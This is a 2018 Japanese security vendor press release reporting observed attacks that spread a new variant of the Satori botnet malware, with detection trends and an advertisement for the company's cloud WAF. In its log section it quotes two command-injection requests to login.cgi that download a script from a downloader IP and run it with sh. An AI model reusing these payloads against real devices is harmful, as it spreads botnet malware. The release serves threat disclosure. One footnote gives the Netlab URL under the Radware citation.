News Release

報道関係者各位

ニュースリリース

平成30年6月25日

株式会社サイバーセキュリティクラウド

ボットネット構築を行うマルウェア「Satori」の攻撃が急増
新たな亜種マルウェアの拡散を狙う攻撃を日本国内でも観測

株式会社サイバーセキュリティクラウド（本社：東京都渋谷区、代表取締役：大野　暉、以下「サイバーセキュリティクラウド」）は、各業界の企業に対してサイバーセキュリティに関する注意喚起をリアルタイムに実施するため、自社独自に集約したサイバー攻撃に関するデータを分析した「サイバー攻撃速報」を発表いたします。

■マルウェア「Satori」の攻撃状況について

2018年6月15日、ボットネットを構築するマルウェア「Satori」が、新たな亜種のマルウェアを拡散させようとする攻撃が日本国内でも観測されました。Satoriは、Miraiの亜種として知られています。

拡散を目的とした本攻撃は、Radware や Qihoo 360 Netlab など海外のセキュリティ企業でも観測が確認されています※1。

弊社で観測したデータでは、サッカー ロシアW杯が開幕した6月15日より本攻撃が観測され始めるようになり、6月17日には5万件近い攻撃が観測されました。
6月17日を境に、185.62.190[.]191に仕向ける攻撃数は減少していますが、6月20日以降には217.61.6[.]127に仕向ける攻撃が新たに出現していることが判明しました。

この結果より、185.62.190[.]191というダウンローダーが悪意のあるホストと世間に認識され始めると、次のダウンローダーへ誘導先を変え、さらにこれを繰り返すような動きを攻撃者側は意図して実施している可能性があります。

例えば、弊社であるエンドポイントセキュリティ製品のブラックリストを確認したところ、185.62.190[.]191はブラックリストに登録されていますが、217.61.6[.]127は登録されていませんでし

た。そのため、まだ悪意のあるホストと認知されていないIPアドレスをSatoriダウンローダーとして新たに利用し始めた可能性がみえてきます。



図1. ダウンローダー(185.62.190[.]191)へ誘導する攻撃検知数推移



図2. ダウンローダー(217.61.6[.]127)へ誘導する攻撃検知数推移

本攻撃は、リモートコマンド実行の脆弱性を悪用して、Satori ダウンローダーと思われる 185.62.190[.]191、217.61.6[.]127 からマルウェアをダウンロードするように仕向けるものです。
また、UserAgentが「Hello, World」という特徴的なもので攻撃をしています。

検出したログ（違いがみられた箇所は赤字のみ）：

・Satoriダウンローダーの IPアドレスが、185.62.190[.]191の場合

GET

/login.cgi?cli=aa%20aa%27;wget%20http://185.62.190[.]191/r%20-O%20-%3E%20/tmp/r;sh%20/tmp/r%27$

・Satoriダウンローダーの IPアドレスが、217.61.6[.]127の場合

GET

/login.cgi?cli=aa%20aa%27;wget%20http://217.61.6[.]127/t%20-O%20-%3E%20/tmp/t;sh%20/tmp/t%27$

今回の攻撃元IPアドレスは世界中に分散されているため、単純なIPアドレスのブロックという従来のFW機能では対応するのが難しい攻撃となります。
また、Satoriダウンローダーの IPアドレスは、今回の観測により複数あることが確認できています。
そのため、Satoriダウンローダーの IPアドレスが変更になること・攻撃ペイロードを変化させる可能性があることも想定されるため、引き続き注意が必要となります。

■クラウド型 WAF「攻撃遮断くん」の対応状況

なお、弊社にて提供するクラウド型 WAF「攻撃遮断くん」におきましては、本攻撃に関して、既存のシグネチャにて検知し遮断しております。

■「攻撃遮断くん」について

「攻撃遮断くん」は、Web サイトへのサイバー攻撃を可視化・遮断するクラウド型 WAF の Web セキュリティサービスです。
官公庁や金融機関をはじめ、大企業からベンチャー企業まで業種や規模を問わず様々な企業にご利用いただき、
2013 年 12 月のサービス提供開始から約 3 年半で累計導入社数・導入サイト数 国内第1位※2 を記録しています。

※1 出典：Netlab Botnets never Die, Satori REFUSES to Fade Away： http://blog.netlab.360.com/botnets-never-die-satori-refuses-to-fade-away-en/

Radware Satori IoT Botnet Variant： http://blog.netlab.360.com/botnets-never-die-satori-refuses-to-fade-away-en/

※2 出典：「クラウド型 WAF サービス」に関する市場調査（2017 年 8 月 25 日現在）＜ESP 総研調べ＞（2017 年 8 月調査）

■株式会社サイバーセキュリティクラウドについて

会 社 名 ： 株式会社サイバーセキュリティクラウド
所 在 地 ： 〒150-0031 東京都渋谷区桜丘町 24-4 第 5 富士商事ビル 4 階
代 表 者 ： 代表取締役 大野 暉
設 立 ： 2010 年（平成 22 年）8 月
U R L ： https://www.cscloud.co.jp/
https://www.shadan-kun.com/

「世界中の人々が安心安全に使えるサイバー空間を創造する」この理念を掲げ、サイバーセキュリティクラウドでは、自社で一貫して Web セキュリティサービスの開発・運用・保守・販売を行っています。全ての企業様が安心安全に利用できるサービスを開発し、情報革命の推進に貢献するために私たちは挑戦し続けます。